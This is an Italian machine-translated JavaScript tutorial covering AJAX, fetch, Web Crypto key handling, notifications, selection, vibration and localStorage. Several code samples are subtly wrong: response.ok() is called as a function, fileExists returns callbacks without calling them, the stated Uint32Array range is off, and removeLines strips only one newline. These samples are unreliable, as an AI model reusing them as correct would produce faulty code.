[Clicca qui per un JS Fiddle in mostra il suo utilizzo.](#)

Leggi `.postMessage ()` e `MessageEvent` online: <https://riptutorial.com/it/javascript/topic/5273/-postmessage---e-messageevent>

Capitolo 3: AJAX

introduzione

AJAX sta per "Asynchronous JavaScript and XML". Sebbene il nome includa XML, JSON è più spesso utilizzato a causa della sua formattazione più semplice e ridondanza inferiore. AJAX consente all'utente di comunicare con risorse esterne senza ricaricare la pagina web.

Osservazioni

AJAX sta per **un** sincrone **J** avascript **un** **ND** **X** ML. Ciononostante è possibile utilizzare altri tipi di dati e, nel caso di [xmlhttprequest -switch](#), alla modalità sincrona deprecata.

AJAX consente alle pagine Web di inviare richieste HTTP al server e ricevere una risposta, senza dover ricaricare l'intera pagina.

Examples

Utilizzo di GET e nessun parametro

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //parse the response in xhttp.responseText;
    }
};
xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();
```

6

L'API di `fetch` è un modo più [promettente](#) per fare richieste HTTP asincrone.

```
fetch('/').then(response => response.text()).then(text => {
    console.log("The home page is " + text.length + " characters long.");
});
```

Invio e ricezione di dati JSON tramite POST

6

La richiesta di recupero promette di restituire inizialmente oggetti di risposta. Questi forniranno informazioni di intestazione di risposta, ma non includono direttamente il corpo della risposta, che potrebbe non essere stato ancora caricato. I metodi sull'oggetto Response come `.json()` possono essere utilizzati per attendere il caricamento del corpo della risposta, quindi analizzarlo.

```

const requestData = {
  method : 'getUsers'
};

const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("Got non-2XX response from API server.");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});

usersPromise.then(users => {
  console.log("Known users: ", users);
}, error => {
  console.error("Failed to fetch users due to error: ", error);
});

```

Visualizzazione delle domande JavaScript principali del mese dall'API di Stack Overflow

Possiamo fare una richiesta AJAX all'API di [Stack Exchange](#) per recuperare un elenco delle principali domande JavaScript per il mese, quindi presentarle come elenco di collegamenti. Se la richiesta non riesce o restituisce un errore API, la nostra gestione degli errori di [promessa](#) visualizza invece l'errore.

6

[Visualizza i risultati in tempo reale su HyperWeb .](#)

```

const url =
  'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +
  '&tagged=javascript&sort=month&filter=unsafe&key=gik4BOCMC7J9doavgYteRw(';

fetch(url).then(response => response.json()).then(data => {
  if (data.error_message) {
    throw new Error(data.error_message);
  }

  const list = document.createElement('ol');
  document.body.appendChild(list);

  for (const {title, link} of data.items) {
    const entry = document.createElement('li');
    const hyperlink = document.createElement('a');
    entry.appendChild(hyperlink);
    list.appendChild(entry);

    hyperlink.textContent = title;
    hyperlink.href = link;
  }
}).then(null, error => {
  const message = document.createElement('pre');

```

```
document.body.appendChild(message);
message.style.color = 'red';

message.textContent = String(error);
});
```

Utilizzo di GET con parametri

Questa funzione esegue una chiamata AJAX utilizzando GET che ci consente di inviare **parametri** (oggetto) a un **file** (stringa) e di avviare una funzione di **richiamata** (funzione) al termine della richiesta.

```
function ajax(file, params, callback) {

    var url = file + '?';

    // loop through object and assemble the url
    var notFirst = false;
    for (var key in params) {
        if (params.hasOwnProperty(key)) {
            url += (notFirst ? '&' : '') + key + "=" + params[key];
        }
        notFirst = true;
    }

    // create a AJAX call with url as parameter
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.onreadystatechange = function() {
        if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
            callback(xmlhttp.responseText);
        }
    };
    xmlhttp.open('GET', url, true);
    xmlhttp.send();
}
```

Ecco come lo usiamo:

```
ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
    // add here the code to be executed when data comes back to this page
    // for example console.log(response) will show the AJAX response in console
});
```

E il seguente mostra come recuperare i parametri cars.php in cars.php :

```
if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
    // they are set, we can use them !
    $response = 'The color of your car is ' . $_REQUEST['color'] . '. ';
    $response .= 'It is a ' . $_REQUEST['type'] . ' model ' . $_REQUEST['model'] . '!';
    echo $response;
}
```

Se avessi `console.log(response)` nella funzione di callback, il risultato in console sarebbe stato:

Il colore della tua auto è viola. È un modello Volvo 300!

Controlla se esiste un file tramite una richiesta HEAD

Questa funzione esegue una richiesta AJAX usando il metodo HEAD permettendoci di **verificare se un file esiste nella directory** data come argomento. Ci consente inoltre di **avviare un callback per ogni caso** (successo, fallimento).

```
function fileExists(dir, successCallback, errorCallback) {
    var xmlhttp = new XMLHttpRequest;

    /* Check the status code of the request */
    xmlhttp.onreadystatechange = function() {
        return (xmlhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* Open and send the request */
    xmlhttp.open('head', dir, false);
    xmlhttp.send();
};
```

Aggiungi un preloader AJAX

Ecco un modo per mostrare un preloader GIF mentre una chiamata AJAX è in esecuzione. Dobbiamo preparare le nostre funzioni di aggiunta e rimozione del preloader:

```
function addPreloader() {
    // if the preloader doesn't already exist, add one to the page
    if(!document.querySelector('#preloader')) {
        var preloaderHTML = '';
        document.querySelector('body').innerHTML += preloaderHTML;
    }
}

function removePreloader() {
    // select the preloader element
    var preloader = document.querySelector('#preloader');
    // if it exists, remove it from the page
    if(preloader) {
        preloader.remove();
    }
}
```

Ora stiamo andando a vedere dove usare queste funzioni.

```
var request = new XMLHttpRequest();
```

All'interno della funzione `onreadystatechange` dovresti avere un'istruzione `if` con condizione:

```
request.readyState == 4 && request.status == 200 .
```

Se **vero** : la richiesta è finita e la risposta è pronta è dove utilizzeremo `removePreloader()` .

Altrimenti se **false** : la richiesta è ancora in corso, in questo caso eseguiremo la funzione `addPreloader()`

```
xmlhttp.onreadystatechange = function() {  
  
    if(request.readyState == 4 && request.status == 200) {  
        // the request has come to an end, remove the preloader  
        removePreloader();  
    } else {  
        // the request isn't finished, add the preloader  
        addPreloader()  
    }  
  
};  
  
xmlhttp.open('GET', your_file.php, true);  
xmlhttp.send();
```

Ascoltare eventi AJAX a livello globale

```
// Store a reference to the native method  
let open = XMLHttpRequest.prototype.open;  
  
// Overwrite the native method  
XMLHttpRequest.prototype.open = function() {  
    // Assign an event listener  
    this.addEventListener("load", event => console.log(XHR), false);  
    // Call the stored reference to the native method  
    open.apply(this, arguments);  
};
```

Leggi AJAX online: <https://riptutorial.com/it/javascript/topic/192/ajax>

Capitolo 4: andare a prendere

Sintassi

- promise = fetch (url) .then (function (response) {})
- promise = fetch (url, options)
- promise = fetch (richiesta)

Parametri

Opzioni	Dettagli
method	Il metodo HTTP da utilizzare per la richiesta. ex: GET , POST , PUT , DELETE , HEAD . Il valore predefinito è GET .
headers	Un oggetto Headers contenente intestazioni HTTP aggiuntive da includere nella richiesta.
body	Il carico utile della richiesta può essere una string o un oggetto FormData . Il valore predefinito è undefined
cache	La modalità di memorizzazione nella cache. default , reload , no-cache
referrer	Il referrer della richiesta.
mode	cors , no-cors , same-origin . Predefinito a no-cors .
credentials	omit , same-origin , include . Predefinito per omit .
redirect	follow , error , manual . Predefinito da follow .
integrity	Metadati di integrità associati. Il valore predefinito è una stringa vuota.

Osservazioni

Lo [standard Fetch](#) definisce le richieste, le risposte e il processo che li lega: il recupero.

Tra le altre interfacce, lo standard definisce gli oggetti di Request e Response , progettati per essere utilizzati per tutte le operazioni che coinvolgono le richieste di rete.

Un'utile applicazione di queste interfacce è GlobalFetch , che può essere utilizzata per caricare risorse remote.

Per i browser che non supportano ancora lo standard Fetch, GitHub ha un [polyfill](#) disponibile. Inoltre, esiste anche un'implementazione Node.js che è utile per coerenza server / client.

In assenza di promesse cancellabili non è possibile annullare la richiesta di recupero ([problema github](#)). Ma c'è una [proposta](#) del T39 nella fase 1 per le promesse cancellabili.

Examples

GlobalFetch

L'interfaccia [GlobalFetch](#) espone la funzione di `fetch`, che può essere utilizzata per richiedere risorse.

```
fetch('/path/to/resource.json')
  .then(response => {
    if (!response.ok()) {
      throw new Error("Request failed!");
    }

    return response.json();
  })
  .then(json => {
    console.log(json);
  });
```

Il valore risolto è un oggetto [risposta](#). Questo oggetto contiene il corpo della risposta, così come lo stato e le intestazioni.

Imposta intestazioni di richiesta

```
fetch('/example.json', {
  headers: new Headers({
    'Accept': 'text/plain',
    'X-Your-Custom-Header': 'example value'
  })
});
```

Dati POST

Pubblicazione dei dati del modulo

```
fetch(`/example/submit`, {
  method: 'POST',
  body: new FormData(document.getElementById('example-form'))
});
```

Pubblicazione di dati JSON

```
fetch(`/example/submit.json`, {
  method: 'POST',
  body: JSON.stringify({
    email: document.getElementById('example-email').value,
    comment: document.getElementById('example-comment').value
  })
});
```

```
});
```

Invia i cookie

La funzione di recupero non invia i cookie per impostazione predefinita. Esistono due modi per inviare i cookie:

1. Invia solo cookie se l'URL è della stessa origine dello script chiamante.

```
fetch('/login', {  
  credentials: 'same-origin'  
})
```

2. Invia sempre i cookie, anche per le chiamate incrociate.

```
fetch('https://otherdomain.com/login', {  
  credentials: 'include'  
})
```

Ottenere dati JSON

```
// get some data from stackoverflow  
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackoverflow")  
  
  .then(resp => resp.json())  
  .then(json => console.log(json))  
  .catch(err => console.log(err));
```

Utilizzo del recupero per visualizzare le domande dall'API di overflow dello stack

```
const url =  
  'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';  
  
const questionList = document.createElement('ul');  
document.body.appendChild(questionList);  
  
const responseData = fetch(url).then(response => response.json());  
responseData.then(({items, has_more, quota_max, quota_remaining}) => {  
  for (const {title, score, owner, link, answer_count} of items) {  
    const listItem = document.createElement('li');  
    questionList.appendChild(listItem);  
    const a = document.createElement('a');  
    listItem.appendChild(a);  
    a.href = link;  
    a.textContent = `[${score}] ${title} (by ${owner.display_name || 'somebody'})`  
  }  
});
```

Leggi andare a prendere online: <https://riptutorial.com/it/javascript/topic/440/andare-a-prendere>

Capitolo 5: Anti-pattern

Examples

Concatenamento di assegnazioni nelle dichiarazioni var.

Concatenare assegnazioni come parte di una dichiarazione `var` creerà accidentalmente variabili globali.

Per esempio:

```
(function foo() {
  var a = b = 0;
})()
console.log('a: ' + a);
console.log('b: ' + b);
```

Risulterà in:

```
Uncaught ReferenceError: a is not defined
'b: 0'
```

Nell'esempio precedente, `a` è locale ma `b` diventa globale. Ciò è dovuto alla valutazione da destra a sinistra dell'operatore `=`. Quindi il codice sopra effettivamente valutato come

```
var a = (b = 0);
```

Il modo corretto di concatenare le assegnazioni di `var` è:

```
var a, b;
a = b = 0;
```

O:

```
var a = 0, b = a;
```

Ciò assicurerà che sia `a` che `b` saranno variabili locali.

Leggi Anti-pattern online: <https://riptutorial.com/it/javascript/topic/4520/anti-pattern>

Capitolo 6: API dello stato della batteria

Osservazioni

1. Si noti che l'API dello stato della batteria non è più disponibile a causa di motivi di privacy in cui potrebbe essere utilizzata dai tracker remoti per l'impronta digitale dell'utente.
2. L'API dello stato della batteria è un'interfaccia di programmazione dell'applicazione per lo stato della batteria del cliente. Fornisce informazioni su:
 - stato di carica della batteria tramite evento di 'chargingchange' e 'chargingchange' `battery.charging` ;
 - livello della batteria tramite evento 'levelchange' e `battery.level` ;
 - tempo di ricarica tramite evento 'chargingtimechange' e `battery.chargingTime` ;
 - tempo di scarico tramite evento 'dischargingtimechange' e `battery.dischargingTime` .
3. Documenti MDN: https://developer.mozilla.org/en/docs/Web/API/Battery_status_API

Examples

Ottenere il livello corrente della batteria

```
// Get the battery API
navigator.getBattery().then(function(battery) {
  // Battery level is between 0 and 1, so we multiply it by 100 to get in percents
  console.log("Battery level: " + battery.level * 100 + "%");
});
```

La batteria è in carica?

```
// Get the battery API
navigator.getBattery().then(function(battery) {
  if (battery.charging) {
    console.log("Battery is charging");
  } else {
    console.log("Battery is discharging");
  }
});
```

Tempo rimanente fino a quando la batteria è scarica

```
// Get the battery API
navigator.getBattery().then(function(battery) {
  console.log("Battery will drain in ", battery.dischargingTime, " seconds" );
});
```

Tempo rimanente fino a quando la batteria non è completamente carica

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

Eventi batteria

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

Leggi API dello stato della batteria online: <https://riptutorial.com/it/javascript/topic/3263/api-dello-stato-della-batteria>

Capitolo 7: API di crittografia Web

Osservazioni

Le API WebCrypto sono solitamente disponibili solo su origini "sicure", il che significa che il documento deve essere stato caricato su HTTPS o dal computer locale (da `localhost`, `file:` o un'estensione del browser).

Queste API sono specificate dalla [raccomandazione Candidato API Web Cryptography di W3C](#).

Examples

Dati crittografici casuali

```
// Create an array with a fixed size and type.
var array = new Uint8Array(5);

// Generate cryptographically random values
crypto.getRandomValues(array);

// Print the array to the console
console.log(array);
```

`crypto.getRandomValues(array)` può essere utilizzato con istanze delle seguenti classi (descritte ulteriormente in [Dati binari](#)) e genererà valori dagli intervalli dati (entrambi i fini inclusi):

- `Int8Array`: -2^7 a $2^7 - 1$
- `Uint8Array`: da 0 a $2^8 - 1$
- `Int16Array`: -2^{15} a $2^{15} - 1$
- `Uint16Array`: da 0 a $2^{16} - 1$
- `Int32Array`: -2^{31} a $2^{31} - 1$
- `Uint32Array`: da 0 a $2^{31} - 1$

Creazione di digest (ad es. SHA-256)

```
// Convert string to ArrayBuffer. This step is only necessary if you wish to hash a string,
not if you already got an ArrayBuffer such as an Uint8Array.
var input = new TextEncoder('utf-8').encode('Hello world!');

// Calculate the SHA-256 digest
crypto.subtle.digest('SHA-256', input)
// Wait for completion
.then(function(digest) {
  // digest is an ArrayBuffer. There are multiple ways to proceed.

  // If you want to display the digest as a hexadecimal string, this will work:
  var view = new DataView(digest);
  var hexstr = '';
  for(var i = 0; i < view.byteLength; i++) {
```

```

    var b = view.getUint8(i);
    hexstr += '0123456789abcdef'[(b & 0xf0) >> 4];
    hexstr += '0123456789abcdef'[(b & 0x0f)];
}
console.log(hexstr);

// Otherwise, you can simply create an Uint8Array from the buffer:
var digestAsArray = new Uint8Array(digest);
console.log(digestAsArray);
})
// Catch errors
.catch(function(err) {
    console.error(err);
});

```

La bozza attuale suggerisce di fornire almeno SHA-1 , SHA-256 , SHA-384 e SHA-512 , ma questo non è un requisito rigoroso e soggetto a modifiche. Tuttavia, la famiglia SHA può ancora essere considerata una buona scelta in quanto probabilmente sarà supportata in tutti i principali browser.

Generazione della coppia di chiavi RSA e conversione in formato PEM

In questo esempio imparerai come generare una coppia di chiavi RSA-OAEP e come convertire la chiave privata da questa coppia di chiavi a base64 in modo da poterla utilizzare con OpenSSL ecc. Si noti che questo processo può essere utilizzato anche per la chiave pubblica che hai appena utilizzare prefisso e suffisso di seguito:

```

-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----

```

NOTA: questo esempio è completamente testato in questi browser: Chrome, Firefox, Opera, Vivaldi

```

function arrayBufferToBase64(arrayBuffer) {
    var byteArray = new Uint8Array(arrayBuffer);
    var byteString = '';
    for(var i=0; i < byteArray.byteLength; i++) {
        byteString += String.fromCharCode(byteArray[i]);
    }
    var b64 = window.btoa(byteString);

    return b64;
}

function addNewLines(str) {
    var finalString = '';
    while(str.length > 0) {
        finalString += str.substring(0, 64) + '\n';
        str = str.substring(64);
    }

    return finalString;
}

function toPem(privateKey) {
    var b64 = addNewLines(arrayBufferToBase64(privateKey));

```

```

var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY-----";

return pem;
}

// Let's generate the key pair first
window.crypto.subtle.generateKey(
  {
    name: "RSA-OAEP",
    modulusLength: 2048, // can be 1024, 2048 or 4096
    publicExponent: new Uint8Array([0x01, 0x00, 0x01]),
    hash: {name: "SHA-256"} // or SHA-512
  },
  true,
  ["encrypt", "decrypt"]
).then(function(keyPair) {
  /* now when the key pair is generated we are going
  to export it from the keypair object in pkcs8
  */
  window.crypto.subtle.exportKey(
    "pkcs8",
    keyPair.privateKey
  ).then(function(exportedPrivateKey) {
    // converting exported private key to PEM format
    var pem = toPem(exportedPrivateKey);
    console.log(pem);
  }).catch(function(err) {
    console.log(err);
  });
});
});

```

Questo è tutto! Ora hai una chiave privata RSA-OAEP completamente funzionante e compatibile in formato PEM che puoi usare dove vuoi. Godere!

Conversione della coppia di chiavi PEM in CryptoKey

Quindi, ti sei mai chiesto come utilizzare la coppia di chiavi PEM RSA generata da OpenSSL in Web Cryptography API? Se le risposte sono sì. Grande! Lo scoprirai.

NOTA: questo processo può essere utilizzato anche per la chiave pubblica, è sufficiente modificare prefisso e suffisso per:

```

-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----

```

In questo esempio si presuppone che la coppia di chiavi RSA sia generata in PEM.

```

function removeLines(str) {
  return str.replace("\n", "");
}

function base64ToArrayBuffer(b64) {
  var byteString = window.atob(b64);
  var byteArray = new Uint8Array(byteString.length);
  for(var i=0; i < byteString.length; i++) {
    byteArray[i] = byteString.charCodeAt(i);
  }
}

```



```

    }

    return byteArray;
}

function pemToArrayBuffer(pem) {
    var b64Lines = removeLines(pem);
    var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
    var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');

    return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
    "pkcs8",
    pemToArrayBuffer(yourprivatekey),
    {
        name: "RSA-OAEP",
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["decrypt"]
).then(function(importedPrivateKey) {
    console.log(importedPrivateKey);
}).catch(function(err) {
    console.log(err);
});

```

E ora hai finito! È possibile utilizzare la chiave importata nell'API WebCrypto.

Leggi API di crittografia Web online: <https://riptutorial.com/it/javascript/topic/761/api-di-crittografia-web>

Capitolo 8: API di notifica

Sintassi

- `Notification.requestPermission (callback)`
- `Notification.requestPermission (). Then (callback , rejectFunc)`
- nuova notifica (*titolo* , *opzioni*)
- `notifica .close ()`

Osservazioni

L'API di notifica è stata progettata per consentire l'accesso del browser alla notifica del client.

[Il supporto dei browser](#) potrebbe essere limitato. Anche il supporto del sistema operativo può essere limitato.

La tabella seguente offre una panoramica delle prime versioni del browser che forniscono supporto per le notifiche.

Cromo	Bordo	Firefox	Internet Explorer	musica lirica	Opera Mini	Safari
29	14	46	nessun supporto	38	nessun supporto	9.1

Examples

Richiesta di autorizzazione per l'invio di notifiche

Usiamo `Notification.requestPermission` per chiedere all'utente se desidera ricevere notifiche dal nostro sito web.

```
Notification.requestPermission(function() {
  if (Notification.permission === 'granted') {
    // user approved.
    // use of new Notification(...) syntax will now be successful
  } else if (Notification.permission === 'denied') {
    // user denied.
  } else { // Notification.permission === 'default'
    // user didn't make a decision.
    // You can't send notifications until they grant permission.
  }
});
```

Dal momento che Firefox 47 Il metodo `.requestPermission` può anche restituire una promessa quando si gestisce la decisione dell'utente di concedere l'autorizzazione

```
Notification.requestPermission().then(function(permission) {
```

```
if (!('permission' in Notification)) {
  Notification.permission = permission;
}
// you got permission !
}, function(rejection) {
  // handle rejection here.
}
);
```

Invio di notifiche

Dopo che l'utente ha approvato una [richiesta di autorizzazione per l'invio di notifiche](#) , possiamo inviare una semplice notifica che dice Hello all'utente:

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

Questo invierà una notifica come questa:

Ciao

Ciao mondo!

Chiusura di una notifica

È possibile chiudere una notifica utilizzando il metodo `.close()` .

```
let notification = new Notification(title, options);
// do some work, then close the notification
notification.close()
```

È possibile utilizzare la funzione `setTimeout` per chiudere automaticamente la notifica in futuro.

```
let notification = new Notification(title, options);
setTimeout(() => {
  notification.close()
}, 4000);
```

Il codice precedente genererà una notifica e la chiuderà dopo 4 secondi.

Eventi di notifica

Le specifiche API di notifica supportano 2 eventi che possono essere attivati da una notifica.

1. L'evento `click` .

Questo evento verrà eseguito quando si fa clic sul corpo della notifica (esclusa la X di chiusura e il pulsante di configurazione Notifiche).

Esempio:

```
notification.onclick = function(event) {  
    console.debug("you click me and this is my event object: ", event);  
}
```

2. L'evento di `error`

La notifica attiverà questo evento ogni volta che qualcosa di sbagliato accadrà, come non essere in grado di visualizzare

```
notification.onerror = function(event) {  
    console.debug("There was an error: ", event);  
}
```

Leggi API di notifica online: <https://riptutorial.com/it/javascript/topic/696/api-di-notifica>

Capitolo 9: API di selezione

Sintassi

- Selezione `sel = window.getSelection ();`
- Selezione `sel = document.getSelection ();` // equivalente a quanto sopra
- Intervallo `range = document.createRange ();`
- `range.setStart (startNode, startOffset);`
- `range.setEnd (endNode, endOffset);`

Parametri

Parametro	Dettagli
<code>startOffset</code>	Se il nodo è un nodo di testo, è il numero di caratteri dall'inizio di <code>startNode</code> a dove inizia l'intervallo. Altrimenti, è il numero di nodi figlio tra l'inizio di <code>startNode</code> e l'inizio dell'intervallo.
<code>endOffset</code>	Se il nodo è un nodo di testo, è il numero di caratteri dall'inizio di <code>startNode</code> a dove finisce l'intervallo. Altrimenti, è il numero di nodi figlio tra l'inizio di <code>startNode</code> in cui termina l'intervallo.

Osservazioni

L'API di selezione consente di visualizzare e modificare gli elementi e il testo selezionati (evidenziati) nel documento.

È implementato come un'istanza di `selection` singleton che si applica al documento e contiene una raccolta di oggetti `Range`, ognuno dei quali rappresenta un'area contigua selezionata.

In pratica, nessun browser eccetto Mozilla Firefox supporta più intervalli nelle selezioni e questo non è nemmeno incoraggiato dalle specifiche. Inoltre, la maggior parte degli utenti non ha familiarità con il concetto di più intervalli. Di conseguenza, uno sviluppatore di solito può riguardare solo se stesso con un intervallo.

Examples

Deseleziona tutto ciò che è selezionato

```
let sel = document.getSelection();
sel.removeAllRanges();
```

Seleziona il contenuto di un elemento

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

Potrebbe essere necessario rimuovere prima tutti gli intervalli della selezione precedente, poiché la maggior parte dei browser non supporta più intervalli.

Ottieni il testo della selezione

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // logs what the user selected
```

In alternativa, poiché la funzione membro `toString` viene chiamata automaticamente da alcune funzioni quando si converte l'oggetto in una stringa, non è sempre necessario chiamarla da sé.

```
console.log(document.getSelection());
```

Leggi API di selezione online: <https://riptutorial.com/it/javascript/topic/2790/api-di-selezione>

Capitolo 10: API fluente

introduzione

Javascript è ottimo per progettare API fluenti: un'API orientata al consumatore con particolare attenzione all'esperienza degli sviluppatori. Combina con le caratteristiche dinamiche del linguaggio per risultati ottimali.

Examples

API fluente che acquisisce la costruzione di articoli HTML con JS

6

```
class Item {
  constructor(text, type) {
    this.text = text;
    this.emphasis = false;
    this.type = type;
  }

  toHtml() {
    return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ?
'</em>' : ''}</${this.type}>`;
  }
}

class Section {
  constructor(header, paragraphs) {
    this.header = header;
    this.paragraphs = paragraphs;
  }

  toHtml() {
    return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
p.toHtml()).join('')}</section>`;
  }
}

class List {
  constructor(text, items) {
    this.text = text;
    this.items = items;
  }

  toHtml() {
    return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
  }
}

class Article {
  constructor(topic) {
    this.topic = topic;
    this.sections = [];
  }
}
```

```

    this.lists = [];
  }

  section(text) {
    const section = new Section(text, []);
    this.sections.push(section);
    this.lastSection = section;
    return this;
  }

  list(text) {
    const list = new List(text, []);
    this.lists.push(list);
    this.lastList = list;
    return this;
  }

  addParagraph(text) {
    const paragraph = new Item(text, 'p');
    this.lastSection.paragraphs.push(paragraph);
    this.lastItem = paragraph;
    return this;
  }

  addListItem(text) {
    const listItem = new Item(text, 'li');
    this.lastList.items.push(listItem);
    this.lastItem = listItem;
    return this;
  }

  withEmphasis() {
    this.lastItem.emphasis = true;
    return this;
  }

  toHtml() {
    return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
  }
}

Article.withTopic = topic => new Article(topic);

```

Ciò consente al consumatore dell'API di avere una costruzione di articoli dall'aspetto piacevole, quasi un DSL per questo scopo, usando JS semplice:

6

```

const articles = [
  Article.withTopic('Artificial Intelligence - Overview')
    .section('What is Artificial Intelligence?')
    .addParagraph('Something something')
    .addParagraph('Lorem ipsum')
    .withEmphasis()
    .section('Philosophy of AI')
    .addParagraph('Something about AI philosophy')
    .addParagraph('Conclusion'),

  Article.withTopic('JavaScript')

```



```
.list('JavaScript is one of the 3 languages all web developers must learn:')
  .addListItem('HTML to define the content of web pages')
  .addListItem('CSS to specify the layout of web pages')
  .addListItem(' JavaScript to program the behavior of web pages')
];

document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');
```

Leggi API fluente online: <https://riptutorial.com/it/javascript/topic/9995/api-fluente>

Capitolo 11: API vibrazione

introduzione

I moderni dispositivi mobili includono hardware per le vibrazioni. L'API Vibration offre alle app Web la possibilità di accedere a questo hardware, se esistente, e non fa nulla se il dispositivo non lo supporta.

Sintassi

- `let success = window.navigator.vibrate (pattern);`

Osservazioni

[Il supporto dei browser](#) potrebbe essere limitato. Anche il supporto del sistema operativo può essere limitato.

La seguente tabella offre una panoramica delle prime versioni del browser che forniscono supporto per le vibrazioni.

Cromo	Bordo	Firefox	Internet Explorer	musica lirica	Opera Mini	Safari
30	<i>nessun supporto</i>	16	<i>nessun supporto</i>	17	<i>nessun supporto</i>	<i>nessun supporto</i>

Examples

Controlla il supporto

Controlla se il browser supporta le vibrazioni

```
if ('vibrate' in window.navigator)
  // browser has support for vibrations
else
  // no support
```

Singola vibrazione

Vibrazione del dispositivo per 100 ms:

```
window.navigator.vibrate(100);
```

o

```
window.navigator.vibrate([100]);
```

Modelli di vibrazione

Una serie di valori descrive i periodi di tempo in cui il dispositivo vibra e non vibra.

```
window.navigator.vibrate([200, 100, 200]);
```

Leggi API vibrazione online: <https://riptutorial.com/it/javascript/topic/8322/api-vibrazione>

Capitolo 12: Archiviazione Web

Sintassi

- `localStorage.setItem (nome, valore);`
- `localStorage.getItem (nome);`
- `localStorage.name = value;`
- `localStorage.name;`
- `localStorage.clear ();`
- `localStorage.removeItem (nome);`

Parametri

Parametro	Descrizione
<i>nome</i>	La chiave / nome dell'elemento
<i>valore</i>	Il valore dell'articolo

Osservazioni

L'API di archiviazione Web è [specificata nello standard di vita HTML WHATWG](#) .

Examples

Utilizzo di localStorage

L'oggetto `localStorage` fornisce persistenti (ma non permanenti - vedi limiti sotto) l'archiviazione dei valori-chiave delle stringhe. Eventuali modifiche sono immediatamente visibili in tutte le altre finestre / frame dalla stessa origine. I valori memorizzati persistono indefinitamente a meno che l'utente non cancelli i dati salvati o configuri un limite di scadenza. `localStorage` utilizza un'interfaccia simile alla mappa per ottenere e impostare valori.

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')); // "John Smith"

localStorage.removeItem('name');
console.log(localStorage.getItem('name')); // null
```

Se si desidera archiviare semplici dati strutturati, è [possibile utilizzare JSON](#) per serializzarlo su e

da stringhe per la memorizzazione.

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));

console.log(JSON.parse(localStorage.getItem('players')));
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

limiti di localStorage nei browser

Browser per dispositivi mobili:

Browser	Google Chrome	Browser Android	Firefox	Safari iOS
Versione	40	4.3	34	6-8
Spazio disponibile	10MB	2MB	10MB	5MB

Browser desktop:

Browser	Google Chrome	musica lirica	Firefox	Safari	Internet Explorer
Versione	40	27	34	6-8	9-11
Spazio disponibile	10MB	10MB	10MB	5MB	10MB

Eventi di archiviazione

Ogni volta che un valore in set in localStorage, un evento di `storage` verrà inviato su tutte le altre `windows` dalla stessa origine. Questo può essere usato per sincronizzare lo stato tra pagine diverse senza ricaricare o comunicare con un server. Ad esempio, possiamo riflettere il valore di un elemento di input come testo di paragrafo in un'altra finestra:

Prima finestra

```
var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Seconda finestra

```
var output = document.createElement('p');
document.body.appendChild(output);
```

```
output.textContent = localStorage.getItem('user-value');

window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

Gli appunti

L'evento non viene attivato o catchable in Chrome, Edge e Safari se il dominio è stato modificato tramite script.

Prima finestra

```
// page url: http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Seconda finestra

```
// page url: http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// Listener will never called under Chrome(53), Edge and Safari(10.0).
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

sessionStorage

